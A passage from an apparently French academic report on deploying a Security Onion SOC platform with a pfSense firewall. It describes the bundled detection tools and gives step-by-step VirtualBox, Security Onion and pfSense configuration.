Snort : Snort est un outil de détection et de prévention d'intrusion sur le réseau. C'est un logiciel libre publié sous licence GNU GPL. Il appartient actuellement à Sourcefire. Snort est développé comme étant un système gratuit. Avec plus de millions de téléchargements et 400 000 utilisateurs enregistrés, Snort est devenue le système IDS/IPS la plus répandue dans le monde. Il sert à détecter le trafic suspect (virus, trojan, etc.) sur la base de signatures connues. Dans SO, grâce à la compilation Snort avec PF RING, il est possible de faire tourner plus qu'une interface dans le but de gérer le maximum possible de trafics.

Suricata : C'est une sonde de détection des menaces réseau qui est gratuit, open source et rapide. Il est basé sur des règles étendues et vigoureuses afin d'analyser le trafic réseau. Aussi, il contient un fort support de script pour capter, même, les menaces complexes. De plus, il peut créer ses propres règles.

Bro : C'est un système de détection réseau basé sur l'analyse du trafic réseau suivi d'une classification ensuite une génération d'alertes quand c'est nécessaire. Bro peut détecter tout type de logiciel malveillant en temps réel après sa surveillance du trafic, sa journalisation des connexions et des requêtes. Il peut réaliser une corrélation des événements du réseau en se renseignant sur les menaces, ce qui permet l'utilisateur à être au courant de toute adresse IP incertaine.

OSSEC : C'est un système hôte de détection d'intrusion. Son rôle est de surveiller et défendre Security Onion. Il aide à détecter tout système de réponse active. Il s'agit d'un système qui fonctionne sur plusieurs plateformes tel que WINDOWS, LINUX, et MAC. Et qui permet de vérifier l'intégrité des fichiers.

Sguil : Il s'agit d'une application de type desktop élaboré par des analystes de sécurité de réseau. Il possède une interface graphique conçue pour la réception et l'affichage des alertes. Elle donne l'accès aux événements en temps réel, aux données de session et aux captures de paquets bruts.

Squert : Squert est une application web qui permet de visualiser les données d'événements récemment recherchées sur la base de données de Sguil. Elle permet aussi, d'effectuer des tâches supplémentaires comme la vérification de la signature d'une alerte.

ELSA : ELSA (Enterprise Log Search and Archive) est une plateforme de gestion de log centralisée à base de syslog. C'est une interface Web à trois niveaux pour les journaux entrants. Il perfectionne la normalisation des journaux et l'indexation en texte grâce à sa bonne exploitation d'analyseur de syslog.

ELK : C'est une plateforme de gestion centralisée de log qui a pour but de rendre la recherche et la classification de logs facile et qui permet l'intégration de plusieurs technologies entre elles.




FIGURE 3.11 – Outils de Security Onion

Conclusion

Dans ce chapitre, nous avons présenté les concepts de base de centre d'opération de sécurité SOC ainsi que la solution adoptée Security Onion ainsi que l'intégration d'un fier-wall PfSense. Le prochain chapitre sera réservé aux différentes étapes d'implémentation et de tests de la solution.

Chapitre 4

Mise en place de la solution et tests

Introduction

Après avoir étudié les attaques les plus courantes pouvant affecter l'ensemble du réseau de notre architecture et quelles mesures peuvent être prises pour lutter contre ces cybermenaces, ce chapitre sera consacré, dans un premier temps, à présenter l'environnement de travail. En outre, nous présentons la partie mise en œuvre de notre solution ainsi que les configurations de notre solution. finalement nous testons une deuxième fois les attaques présentés au niveau du chapitre 2 pour voir le comportement de notre solution de sécurité.

1 Environnement de travail

Puisqu'il s'agit d'une implémentation d'une plateforme SOC, nous avons opté au déploiement de notre solution sur des machines serveurs virtuels d'une manière sécurisée. Dans les sections qui suivent, nous allons détailler les équipements matériels et logiciels que nous avons utilisé dans ce projet.

1.1 Environnement matériel

Pour la mise en place d'une solution SO, nous utilisons deux ordinateurs portables caractérisés par :

PC 1 :	Système d'exploitation :  Windows 10	Mémoire vive :  20 Go	Processeur : 
PC 2 :	Système d'exploitation :  Windows 10	Mémoire vive :  20 Go	Processeur : 

1.2 Environnement logiciel

La réalisation de cette solution oblige une utilisation des outils logiciels qui seront installés et utilisés tout au long du travail :

Oracle VM VirtualBox

Oracle VM VirtualBox est un logiciel de virtualisation multiplateforme. Il permet aux utilisateurs d'étendre leur ordinateur existant pour exécuter plusieurs systèmes d'exploitation, y compris Microsoft Windows, Mac OS X, Linux et Oracle Solaris, en même temps. Conçu pour les professionnels de l'informatique et les développeurs, Oracle VM VirtualBox est idéal pour tester, développer, démontrer et déployer des solutions sur plusieurs plates-formes à partir d'une seule machine.



FIGURE 4.1 – Oracle VM VirtualBox

Parrot OS

Parrot Security (Parrot OS, Parrot) est une distribution GNU/Linux libre et ouverte basée sur Debian Testing conçue pour les experts en sécurité, les développeurs et les personnes soucieuses du respect de la vie privée. Parrot comprend un arsenal portable complet pour la sécurité informatique et les opérations de criminalistique numérique. Vous trouverez également tout ce dont vous avez besoin pour développer vos propres programmes ou protéger votre vie privée lorsque vous surfez sur le net. [11]



FIGURE 4.2 – Parrot Os

2 Déploiement de Security Onion Solution (SOS)

2.1 Architecture de la solution

La figure suivante présente notre architecture S.O ainsi que le routeur pfSense, dont notre solution a été intégrée entre le LAN et le Wan afin de détecter tous types d'attaques, gérer les logs et surtout de surveiller la sécurité de notre architecture visée dès le départ.




FIGURE 4.3 – Architecture de SO et pfSense

3 Mise en place de Security Onion

- Configuration de VM VirtualBox

Avant d'installer Security Onion il faut tout d'abord préparer et configurer l'environnement virtuel. il suffit de choisir les étapes suivante :

- Nous commençons par nommer la machine virtuelle par “ security onion ” et nous choisissons le type de système d'exploitation qui correspond au Linux.
- Nous choisissons la taille de la mémoire de 6 Go ainsi que la taille du disque dur qui est de 100 Go.
- Nous réservons 4 coeurs de processeur pour notre solution.
- Nous ajouterons l'image .iso d'installation de Security Onion au lecteur de DVD de la machine virtuelle.
- Finalement, il faut bien configurer les paramètres de réseau dont nous ajoutons un adaptateur Host-only qui permet à la machine virtuelle de se connecter à toutes les machines du réseau et de surveiller le trafic réseau, ainsi qu'un adaptateur NAT pour la connexion internet.

- Installation de SO

Après avoir préparé l'environnement virtuel, cette section est réservée pour expliquer les étapes de l'installation de Security Onion. Dans un premier lieu nous installons SO.




FIGURE 4.4 – Installation de S.O

Suite à l'installation de SO, nous configurons maintenant cette distribution et ceci grâce au bouton Setup situé au bureau qui est suivi d'une fenêtre pour entrer le mot de passe déjà créé.




FIGURE 4.5 – Bouton Setup

Pour la configuration des interfaces, l'interface ENS33 sera configurée comme une interface de management et ENS34 pour celle de monitoring.




FIGURE 4.6 – Interface de monitoring

La configuration doit être confirmée puis il y a redémarrage de la machine. Ensuite, nous lancerons une deuxième fois Setup pour suivre la démarche de configuration. Après cette validation, nous choisissons un cas d'utilisation parmi deux présentés dans une fenêtre “Evaluation Mode”.




FIGURE 4.7 – Evaluation mode

A ce niveau, SO demande de sélectionner un mode de configuration. Afin de personnaliser notre installation, nous choisissons Custom.




FIGURE 4.8 – Custom mode

Durant l’installation d’SO, il est obligatoire de configurer Sguil, Squert et ELSA. Nous

choisissons donc un nom d'utilisateur et un mot de passe pour que nous puissions accéder à ses éléments.




FIGURE 4.9 – Configuration de Sguil, Squert et Elsa

Dans cette étape nous allons essayer de vérifier la bonne fonctionnalité des services, nous exécutons la commande "sudo so-status". Au cas de problème, cette commande nous permettra de savoir ce qui ne va pas exactement, comme l'indique la figure ci-dessous.




FIGURE 4.10 – Fonctionnalité des services

Maintenant, nous testons l'interface de Sguil ainsi que Kibana. nous commençons par choisir le host de Sguil, le numéro de port, nom d'utilisateur et le mot de passe pour accéder à cet outil.



FIGURE 4.11 – Sguil login

Par la suite, nous choisissons notre interface de monitoring qui correspond à enp0s3.




FIGURE 4.12 – Interface enp0s3

4 Intégration d'outil extérieur

Pour renforcer la détection des attaques et des actions tentatives par Security Onion, nous avons décidé d'intégrer pfSense : alors, nous avons ajouté un outil extérieur à SO pour qu'il fonctionne d'une manière parfaite et pour qu'il détecte et agit contre les attaques et les menaces à titre exceptionnel.

4.1 Configuration de pfSense

Pour la partie configuration de pfsense nous allons utiliser l'interface web, il est possible d'accéder à l'interface web de notre pare-feu à partir d'un navigateur d'après n'importe qu'elle machine située dans le réseau LAN : <https://192.168.1.1>.

Les identifiant par défaut de pfsense sont les suivants :

- Login : admin
- Mot de passe : pfsense




FIGURE 4.13 – Page sign in de pfSense

Nous arrivons dans cette étape sur l'assistant de configuration de pfsense qui va nous permettre de finaliser l'installation de pfSense.




FIGURE 4.14 – PfSense Setup

On commence par la configuration du serveur DNS. Il suffit de remplir les deux champs de Primary et Secondary DNS Server avec les deux adresses les plus reconnues des serveurs Google (8.8.8.8 et 8.8.4.4).




FIGURE 4.15 – Configuration serveur DNS

Par la suite on passe vers la configuration de notre interface WAN comme le montre la figure suivante :




FIGURE 4.16 – Configuration d'interface WAN

La figure ci-dessous montre la configuration de notre interface LAN avec l'adresse IP de la machine.




FIGURE 4.17 – Configuration d'interface LAN

Maintenant, il nous reste à configurer le serveur DHCP. Il suffit d'accéder à partir de services vers DHCP Server et on autorise notre serveur.




FIGURE 4.18 – Configuration de serveur DHCP

Finalement, on modifie le mot de passe admin.

